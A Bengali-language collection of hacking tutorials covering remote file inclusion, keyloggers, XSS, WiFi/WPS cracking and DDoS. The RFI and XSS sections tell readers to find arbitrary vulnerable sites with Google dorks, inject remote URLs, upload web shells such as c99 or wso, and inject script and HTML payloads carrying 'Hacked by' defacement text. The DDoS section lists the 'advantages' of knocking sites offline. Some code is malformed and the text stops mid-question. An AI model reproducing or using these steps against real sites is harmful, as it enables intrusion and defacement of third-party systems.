Remote File Inclusion হলো বর্তমান সময়ের জনপ্রিয় হ্যাকিং পদ্ধতি গুলোর মধ্যে একটি।

যা ওয়েবের এপ্লিকেশনে পাওয়া যায়।

এই ধরনের দুর্বলতাকে ব্যবহার করে হ্যাকার দুর্বল সাইটটির সার্ভারে ফাইল এড/যোগ করতে পারে।

যদি হ্যাকার সফল ভাবে এই কাজটি করতে সক্ষম হয় তাহলে সে সেই দুর্বল সাইটটি কে হ্যাক করতে পারবে।

এবং তার সাথে সাথে সার্ভারটি ও হ্যাক করা সম্ভব।

সাধারণত এই টাইপের দুর্বলতা গুলো এই ধরনের সাইটে থাকে যেই সাইট গুলোর লিঙ্ক গুলো এরকম হয়।

উদাহরণঃ <http://www.Targetsite.com/index.php?page=index.php>

এই দুর্বলতাটি তে দুর্বল সাইট বের করার জন্যে সবচেয়ে বেশী কার্যকর google dork হচ্ছে

"inurl:index.php?page="

এই Dork টি index.php?page ইউআরএলের যত সাইট আছে সব গুলো আপনাকে রেসাল্টে দেখাবে।

যেকোনো একটি সাইটে প্রবেশ করুন এবং সাইটটি দুর্বল নাকি চেক করার জন্যে

?page= এর পর www.google.com এড করে এন্টার চাপুন।

উদাহরণঃ www.targetsite.com/index.php?page=www.google.com

যদি মনে করেন ওয়েবসাইট টি হয় <http://example.com/v2/index.php?page=index.php>

তাহলে কোড দেওয়ার পর লিঙ্কটি হবে এরকমঃ

<http://www.example.com/v2/index.php?page=http://google.com/>

যদি সাইটটি এখন গুগলে রিডাইরেন্ট করে।

মানে যদি আপনি এই লিঙ্কে যাওয়ার পর দেখতে পান যে গুগল দেখা যাচ্ছে তাহলে সাইট টি দুর্বল।

যদি না আসে।। তাহলে আরেকটি সাইট খুজে বের করেন।।

এরপরে।। এখন কাজ হলো হ্যাকিং শেল আপলোড দেওয়া।

শেল ডাউনলোড করার জন্যে গুগল করতে পারেন।

(madspot shell download)(wso shell download)

(b347k shell download)

Etc... যায় হোক LFI এর জন্যে আমাদের শেল ডাউনলোড করা লাগবে না।


শেল আপলোড করা আছে এমন কোনো হোস্টিং থাকলেয় চলবে

সেটার জন্যে গুগলে সার্চ করুন।c99 shell.txt



কি - লগার (Keylogger) দিয়ে কি কি করা যায়? এবং কিভাবে ?ধরুন আপনি সাইবার ক্যাফেতে ব্রাউজিং করছেন যেই পিসিতে বসে আপনি ব্রাউজিং করছেন তাতে কেউ পূর্বেই কি-লগার ইনস্টল করে রেখে গেছে। এখন ধরুন আপনি ফেইসবুকে এ গেলেন এবং ইউজারনেম এবং পাসওয়ার্ড প্রদান করলেন। তৎক্ষনাত কি লগার টি আপনি যা যা টাইপ করেছিলেন সব রেকর্ড করে ফেলছে। ভয়ংকর ব্যাপার !!!!!

কি লগার হচ্ছে এমন একটি প্রোগ্রাম যেটি আপনার কম্পিউটারে ইনস্টল করা থাকলে আপনি কি-বোর্ডে কি' গুলো প্রেস করে কম্পিউটারে যা যা লিখছেন তা সেই প্রোগ্রামটি সংরক্ষন করে রাখবে আপনার অজান্তে কি লগার হচ্ছে। কি-লগার গুলোতে স্ক্রিনশট ফাংশনালিটি রয়েছে যার মাধ্যমে প্রতি সেকেন্ডে বা নির্দিষ্ট সময় পরপর কি-লগারটি ডেক্সটেপের স্ক্রিনশট তুলে রাখে ফলে হ্যাকার এটিও জানতে পারবে আপনি ডেক্সটেপে কি কাজ করছিলেন ,কোন ওয়েবসাইট ভিজিট করছেন , ইউজারনেম বক্সে কি লেখা আছে , পাসওয়ার্ড এর ঘরে কালো বিন্দু গুলোর সংখ্যা কয়টি (যা পরবর্তীতে লগ হতে ইউজার নেম ও পাসওয়ার্ড কে আলাদা ভাবে বুঝতে সহায়তা করে)কি-লগার এমন একটি প্রোগ্রাম যা আপনার কম্পিউটারে বসে আপনার প্রতিটা কি-স্ট্রোক সংরক্ষন করে।তা কোন একটি এফ.টি.পি.(ফাইল ট্রান্সফার প্রোটোকল) বা ই- মেইলে পাঠিয়ে দিবে। তার ফলে আপনার টাইপ করা সকল পাসওয়ার্ড ও গোপনীয় তথ্য অন্য কারো কাছে ফাস হয়ে যেতে পারে। আজকাল ছোট থেকে শুরু করে বড় পর্যন্ত বেশিরভাগ হ্যাকাররাই এই প্রোগ্রামটি ব্যবহার করে। যদি আপনার ফেইসবুক, ইয়াহু, জি-মেইল বা অন্যান্য এ্যাকাউন্ট যদি হ্যাক হয়ে থাকে তাহলে তা কি-লগার দ্বারাই বেশির ভাগ সময় হয়ে থাকে।কি-লগারের তৈরি হয়, ভাল কাজের জন্যই শুরু হয়। পরে তার অপব্যবহার করা শুরু হয়।পরিবারে বাচ্চারা যাতে নষ্ট না হয়,তাই কি-লগার কম্পিউটারে ইন্সটল করে মাতা-পিতারা তাদের সন্তানদের সকল কাজের ওপর নজর রাখতেন আবার,অনেক সময়,অফিসের মালিক তার কর্মচারীদের ওপর নজর রাখতে কম্পিউটারে কি-লগার লাগিয়ে রেখে দেন। তার ফলে কর্মচারীরা কাজের বাহিরে অন্যান্য কাজ থেকে বিরত থাকতো।এখন কি-লগার অনেক বিপদজনক হচ্ছে। অনেক পে-পেল এ্যাকাউন্ট,ইয়াহু,এ্যাকাউন্ট,ফেইসবুক এ্যাকাউন্ট ,ব্যাংক এ্যাকাউন্ট, ইত্যাদি হ্যাক হচ্ছে শুধু এই কি-লগার দ্বারাই।



কি-লগার থেকে বেচে থাকা কিভাবে সম্ভব?

১. কি-লগার বিশেষ করে কি-বোর্ডে টাইপ করা সবকিছু সংরক্ষন করে। কেননা আমরা কি-বোর্ডে আমরা আমাদের পাসওয়ার্ড টাইপই না করি? আমরা চাইলে উইন্ডোজের অন-ক্রিন কি-বোর্ড ব্যবহার করতে পারি। তা দিয়ে আমাদের পাসওয়ার্ড আমরা টাইপ করলে বেশির ভাগ সময় কি-লগার ধরতে পারে না। স্টার্টে গিয়ে রান-এ তুকে আপনি "osk" কমান্ডটি লিখলেই অন-ক্রিন কি-বোর্ড চলে আসবে(উইন্ডোজে)।

২. কি-লগার কি-বোর্ডে চাপা প্রতিটি কি-স্ট্রোক ধরে ফেলে। কিন্তু আমরা চাইলে এ্যান্টি-কিলগার নামের একটি প্রোগ্রাম ব্যবহার করতে পারি যা দিয়ে আমাদের কি-স্ট্রোক এনক্রিপ্টেড হয়ে যাবে এবং কি-লগার তা আর ধরতে পারবেন। **বিভিন্ন**

এ্যান্টি-কিলগারের মধ্যে আমার প্রিয় হচ্ছে কি-স্ক্র্যান্লার(www.qfxsoftware.com)।

৩. ইন্টারনেটে অনেক হ্যাকিং সফ্টওয়্যার ডাউনলোডের সময় লেখা থাকে যে আপনি আপনার ভাইরাস স্ক্যান বন্ধ করতে হবে। এই ভুল ভুলেও করবেন না। আপনার ভাইরাস স্ক্যান সবসময়ে আপডেটেড রাখবেন ও কখনো বন্ধ করবেন না। যদি কিছু ডাউনলোড করার সময় ভাইরাস স্ক্যান তা বন্ধ করতে চায় তাহলে নিশ্চিন্ত হয়ে ডাউনলোডটি বন্ধ করে দিবেন।

৪. অনেক সময় ভাইরাস-স্ক্যানও কি-লগার ধরতে পারেন। এর জন্য আপনি সবসময়ই কোন একটি এ্যান্টি-স্পাই সফ্টওয়্যার ইন্সটল করে রাখবেন।

৫. ইন্টারনেট থেকে কখনো কোন হ্যাকিং সফ্টওয়্যার ফ্রিতে ডাউনলোড করবেন না কারণ বেশির ভাগ সময়ই সেগুলোতে কি-লগার বাইন্ড করা থাকে।

XSS ক্রস সাইট স্ক্রিপ্টিং কি? এটি কিভাবে কাজ করে?

XSS কি?

এটি নিয়ে কাজ করার আগে প্রথমেই জানতে XSS টা কি? XSS একটি সংক্ষিপ্ত শব্দ, এর পূর্ণরূপ হল Cross Site Scripting. এটি application-layer web attacks এর সবচেয়ে জনপ্রিয় একটি ম্যাথড। সাধারণত বিভিন্ন বড় বড় সাইট হ্যাকিং করতে এই ম্যাথডটি সবচেয়ে বেশি ব্যবহৃত হয়। একটি ওয়েবসাইটের নিরাপত্তা ভঙ্গার এটিই হল সবচেয়ে ভাল পদ্ধতি।

XSS attack দিয়ে একজন হ্যাকার তার ভিকটিমের ক্লায়েন্ট সাইড স্ক্রিপ্টের আসল ওয়েব পেজ সংক্রমিত করে। যখন একজন ভিজিটর আপনার ওয়েবসাইট ভিজিট করে, তখন script টি স্বয়ংক্রিয়ভাবে ভিজিটরের ব্রাউজারে ডাউনলোড হয়। নিচের ছবিটি দেখুন...

XSS attack দিয়ে একজন হ্যাকার ওয়েবসাইটে malicious code বসাতে পারে। এখন আমরা মূল টিউটোরিয়াল শুরু করব। চলুন প্রথমে XSS Vulnerabilities খুঁজে বের করি।

XSS Vulnerabilities খুঁজে বের করা


একটি ওয়েবসাইটের vulnerabilities খুঁজে বের করার জন্য আপনি সহযোগিতা নিতে পারেন Blogs, Forums, Shoutboxes, Comment Boxes, Search Box's ও অন্যান্য যে কোন কিছুর। এছাড়াও আপনি Google Dorks দিয়েও আপনি ওয়েবসাইটের ভ্যালু বের করে নিতে পারেন। আর যদি আপনি ক্র্যাকিং করতে না পারেন, তাহলে গুগলে যান ও নিচের ডকটি লিখে এন্টার করুন।

inurl:"search.php?q="

তাহলে আপনি অনেক গুলো ফলাফল পেয়ে যাবেন।

XSS প্রাথমিক আলোচনা

XSS এর বেসিক জিনিসগুলো জানতে প্রথমে একটি ছবি দেখতে হবে। নিচের ছবিটি দেখুন...



Xss injection এ সবচেয়ে বেশি যে কোডটি ব্যবহৃত হয়, সেটা হল

```
<script>alert("XSS")</script>
```

আপনি ভিকটিমের সাইটটি যদি vulnerable হল, তাহলে এই কোডটি দেয়ার পর একটি পপ-আপ মেনু আসবে। যদি কাজ হয়ে যায়, তাহলে আপনি আরও যুক্ত করতে পারবেন। দেখুন...

```
<script>alert("TunerPage.Com Hacked by TJ Unselected")</script>
```

যাই হোক, আমি আপনাদের প্রথমে বলেছিলাম যে, ক্র্যাকিং করতে না পারলে গুগল ডক ব্যবহার করার জন্য। তাই আমরা নিচের ডকটি ব্যবহার করব ভ্যালু বের করার জন্য।

search.php?q=

যদি আপনি কোন সাইট পান ভ্যালু এবল, তাহলে নিচের কোডটি প্রবেশ করান। ধরি, আপনি www.site.com এটির vulnerable পেয়েছেন। তাহলে টাইপ করুন

www.site.com/search.php?q=<script>alert("TunerPage.Com Hacked by TJ Unselected")</script>

তাহলে নিচের মতো একটি পপ-আপ মেনু আসবে।

এটি সব সময়ই কাজ করে কিন্তু মাঝে মাঝে এটি কাজ করতে চায় না। তখন বসে বসে কাঁধবেন না, আরেকটি পথ দেখাৰ :P আপনি injecting HTML দিতে চেষ্টা করতে পারেন। ;) তাহলে নিচের HTML কোডটি প্রবেশ করান।

<h1>anything you want</h1>

<u>any thing you want</u></h1>


তাহলে আমার লিংক হবে

www.site.com/search.php?q= <h1>TunerPage.Com Hacked by TJ Unselected</h1>

www.site.com/search.php?q=

<u>TunerPage.Com Hacked by TJ Unselected</u>

এক্ষেত্রে আপনি আপনি যদি এখানে Bold লেখা দেখেন, তাহলে বুঝবেন এটা ভ্যালুয়েবল।



ভিকটিম মারা পদ্ধতি

আশা করি আপনারা এখন XSS এর কাজ করার পদ্ধতি সম্পর্কে মোটামুটি ধারণা পেয়েছেন। এখন আমি এর উপর কয়েকটি জনপ্রিয় ম্যাথড দেখাৰ। আশা করি আপনারাও পারবেন।

<html><body></body></html>

এছাড়াও আপনি আরেকটি কাজ করতে পারবেন IMG SCR এটা হল তাদের জন্য যারা HTML জানেন না তাদের জন্য। IMG SCR হল একটি ট্যাগ, এখানে দেয়া ছবিটি লিংক ওয়েবপেজে দেখাবে। এখন আমরা Shoutbox, Comment box বা যে কোন কিছু খুঁজে পেলাম। যা আপনার সাবমিট করা ডাটাটি ওয়েবপেইজে দেখাবে। তবে এটা করলে আপনার ওয়েবপেজে শুধু মাত্র ছবির লিংকটি দেখাবে।


```
<IMG SRC=""http://site.com/TJUnselected.png">
```

তবে এটা করলে আপনার দেয়া ছবিটি ওয়েবপেজে বড় দেখাবে। এছাড়া আরেকটি ম্যাথড হল FLASH ভিডিও।

```
<EMBED SRC="http://site.com/TJUnselected.swf"
```

এবার একটি পপ-আপ দিন

```
<script>window.open( "http://www.tunerpage.com" )</script>
```



ওয়াইফাই হ্যাক করা কি সম্ভব? কিভাবে ওয়াইফাই হ্যাক করা যাবে?

একটা **Warning** দিয়ে রাখি গুগল প্লে স্টোরে আপনারা অনেকেই সার্চ করে দেখবেন যে ওয়াইফাই হ্যাকিং এর অনেক অনেক অ্যাপ আছে। যেগুলো ভেবে থাকেন এগুলো দিয়ে আপনারা কাজ করতে পারবেন এবং অনেকে ডাউনলোড করে সেগুলো দিয়ে চেষ্টা করে কিন্তু হয় না। এর কারণ হচ্ছে এগুলো আসলে ভুয়া এবং এগুলো দিয়ে কোনো কাজ হয় না, এরা শুধু টাকা ইনকাম করার জন্য এই **Software** গুলো বানিয়ে। এর কারণে আপনের বিভিন্ন ধরণের ক্ষতি হতে পারে আপনের মোবাইলের সিকিউরিটি ভঙ্গে যেতে পারে। তাই দয়া করে এই অ্যাপ গুলো ইন্সটল করবেন না এগুলোতে অনেক সময়ে **Virus** থাকতে পারে অনেক টাইপের প্রৱেশ হতে পারে। এই অ্যাপ গুলো কখন ব্যবহার করবেন না কারণ এগুলো দিয়ে আদৌ হ্যাকিং করা সম্ভব না।

এখন আসি আসলেই হ্যাকিং করা সম্ভব কি না?

এই কথার উত্তরটা আসলে এক কথায় দেওয়া যায় না কারন ওয়াইফাই হ্যাক করা যায় এর জন্য আপনাকে সেই লেভেলের হ্যাকিং নেজেজ লাগবে।

আপনি একজন এক্সপার্ট, অ্যাডভান্স হ্যাকার যদি হন তাহলে আপনি **Wi-Fi hack** করতে পারবেন। সেক্ষেত্রেও অনেক ঝামেলা আছে সেগুলো নিয়ে আমরা পরে কথা বলব।

এখন অনেকেই বলতে পারেন যে আমার বন্ধুত ওয়াইফাই হ্যাক করে ফেলেছে এক মিনিটের মধ্যে বেশি হ্যাকিং নেজেজ ছাড়াই। এটা কেন হয়, কিভাবে করা যায়? সেটা এখন বলছি, তার আগে আপনাকে ওয়াইফাই সিকিউরিটি গুলো বুঝতে হবে।

প্রাথমিক ভাবে যে সিকিউরিটি ছিল সেটা হচ্ছে **WEP** যেটা অনেক নরমাল ছিল যার কারণে **ফ্রি সফ্টওয়্যার** দিয়েও হ্যাক করা যেত।

এর পরে যেটায় **WPA-WPA2** এই নামের সিকিউরিটি গুলো থাকে ওগুলো কিন্তু হ্যাক করা যায় না কারণ এগুলোর **সিকিউরিটি লক** অনেক হার্ড থাকে একদমি অনেক কঠিন কিন্তু আপনি যদি হ্যাক করেনও আপনি পাসওয়ার্ড বেড় করতে পারবেন না শুধু মোবাইলে কানেক্ট থাকবে।

কিভাবে আপনার ওই বন্ধু পাঁচ মিনিটের মধ্যে ওয়াইফাই হ্যাক করল?

সেটা হচ্ছে যে ভিকটিম আছে সেই ভিকটিমের রাউটারে যদি কোনো উইন্টনেস থাকে একটা উইন্টনেস হচ্ছে **WPS**, এটা প্রত্যেক রাউটারের মধ্যে এনাবল করা থাকে, এটার উদ্দেশ্যটা হচ্ছে আপনি যদি কোনো বন্ধুকে আপনার রাউটারে সংযোগ করতে চান কিন্তু ওয়াইফাইর যে প্রকৃত পাসওয়ার্ড আছে সেটা বলতে চাচ্ছেন না।



তাহলে কিভাবে সংযোগ করা যায় এটার জন্যই হচ্ছে **WPS**, এটা রাউটারের পেছনে লেখা থাকে ওই key টা দিয়ে তাকে কানেক্ট করে দিতে পারবেন পাসওয়ার্ডটা না জানিয়ে।

আবার রাউটারের পেছনে একটা বাটন আছে যেটাকে **WPS** বাটন বলে এটা আপনি চেপে দিলেও কাউকে কানেক্ট করতে পারেন। এখন এই key টা এক থেকে সাত বা আট ডিজিটের মধ্যে হয়ে থাকে। এখন একটা **brute-force** নামের একটা অ্যাটাক আছে যেটার মাধ্যমে পাসওয়ার্ড হ্যাক করা যায় এটাকে ডিকশনারি অ্যাটাকও বলে। এর কাজটা হচ্ছে ১-৭ টা ডিজিটের মধ্যে **key** থাকে, সে প্রত্যেকটা **key** ডিজিট এক এক করে **try** করবে।

এখন আপনি ভেবে দেখুন ১-৭ পর্যন্ত কত সমাহার হতে পারে এবং সব গুলো ট্রাই করতে আমরা নরমালই যে কম্পিউটার ব্যবহার করি যে স্পিড আছে ১-৭ পর্যন্ত সব গুলো **key** যদি ট্রাই করতে যাই বছরেও সম্ভব কি না আমার সন্দেহ আছে, সো সেটাতেও পসিবল না। এখন আপনের ভাগ্য যদি খুব ভাল থাকে তার সিকিউরিটি পিন যদি ছোট হয় তাহলে আপনি **brute-force** এর মাধ্যমে আপনি পেয়ে যেতে পারেন তবে সময় কতটা লাগবে সেটা অজ্ঞান। তাই আমি আপনাদের বলতে চাই যারা ইউটিউব এবং গুগলে সার্চ করছেন, কিভাবে পাসওয়ার্ড হ্যাক করব? এভাবে **WiFi Hacking** এর পদ্ধতি বেড় করে ওয়াইফাই হ্যাক করা সম্ভব না। তো আমি আপনের বলব এই সময়টা নষ্ট করবেন না, ওয়াইফাই হ্যাক করতে পারবেন না এভাবে।

DOS এবং DDOS কি? সুবিধা এবং অসুবিধা।

ডিডস্ (DDOS) শব্দটার সাথে সবাই পরিচিত। কোনো সাইট কে অচল করার এটি একটি জনপ্রিয় পদ্ধতি। এটি বিভিন্ন রকমের হয়। এককথায় ডিডস্ হলো এমন একটা প্রসেস যেখানে কোনো সিস্টেম কে একাধিক রিকোয়েস্ট বা নির্দেশ প্রেরণ করে সিস্টেমের কার্যক্রম কে বন্ধ করে দেওয়া হয়।

ডিডস্ (DDOS) কি কাজে লাগে ?

১. সাইট কিনবা সার্ভার ডাউন করতে।
২. যেকোনো পিসি কিনবা ইন্টারনেট বেসড মেশিন এর কার্যক্রম কে ব্যাহত করতে।

এর সুবিধা এবং অসুবিধা গুলো নিচে দেওয়া হলো:

সুবিধা :

১. অন্ন সময়ে সাইটকে ডাউন করে দেওয়া যায়।
২. কোনো অতিরিক্ত জ্ঞানের প্রয়োজন নেই যে কেউই এটা করতে পারবেন।
৩. এটা করার জন্য পিসির সামনে বসে থাকা লাগে না শুধু চালু করে রাখলেই হয় স্বয়ংক্রিয় ভাবে কাজ করে।

অসুবিধা :

১. নিজের পিসির হার্ডওয়্যারে চাপ পরে ফলে নষ্ট হবার সম্ভাবনা থাকে।
২. হাই স্পিড নেট কানেকশন লাগে।
৩. সব সাইট ডাউন হয় না।

এছাড়াও ডিডস্ (DDOS) এর আরো অনেক সুবিধা ও অসুবিধা আছে।


প্রকারভেদ:

১. DOS: এ পদ্ধতিতে শুধু সিঙ্গেল ইউজার সিঙ্গেল পিসি থেকে অ্যাটাক করে।
২. DDOS: এ পদ্ধতিতে একাধিক ইউজার একাধিক পিসি থেকে অ্যাটাক কর, সাধারণত বটনেট ব্যবহার করে এ ধরনের অ্যাটাক চালানো হয়।

ডিডস্ (DDOS) করে লাভ কি ?

এটি বিভিন্ন কাজে ব্যবহৃত হয়। এর ব্যবহার নির্ভর করে ব্যবহারকারীর নিজের উপর। তাই লাভ ক্ষতিও তার উপর নির্ভর করে। সাইবার হামলার অন্যতম হাতিয়ার এই ডিডস্। এটি সাইট এবং সার্ভার কে অচল করে দেয় ফলে সকল রকম যোগাযোগ বিচ্ছিন্ন হয় যায়। যেমন কোনো স্টক একচেজ এর সার্ভার কিনবা ফরেক্স ট্রেডিং এর সার্ভার কিনবা অনলাইন ব্যাংক এর সার্ভার যদি সারাদিন বন্ধ থাকে তবে কি পরিমান ক্ষতি হতে পারে এটা আশা করি আপনারা বুঝতে পারছেন।

এছাড়াও সার্ভার এর পিসি এর যন্ত্রাংশের অনেক দাম থাকে সুতরাং কোনো কোনো সার্ভার ডিডস্‌
করলে নষ্ট হয় যায় সে ক্ষেত্রে অনেক টাকা নষ্ট হয় ।



ডিডস্‌ থেকে বাঁচার উপায় :

সাধারণ অ্যাটাক প্রতিরোধ করতে ফায়ারওয়াল ই যথেষ্ট তবে বড় অ্যাটাক প্রতিরোধ করতে হলে Clean pipes কিনবা Blackholing and sinkholing পদ্ধতি বেশ কার্যকর ।
ডিডস্ করার কি অপরাধ ?

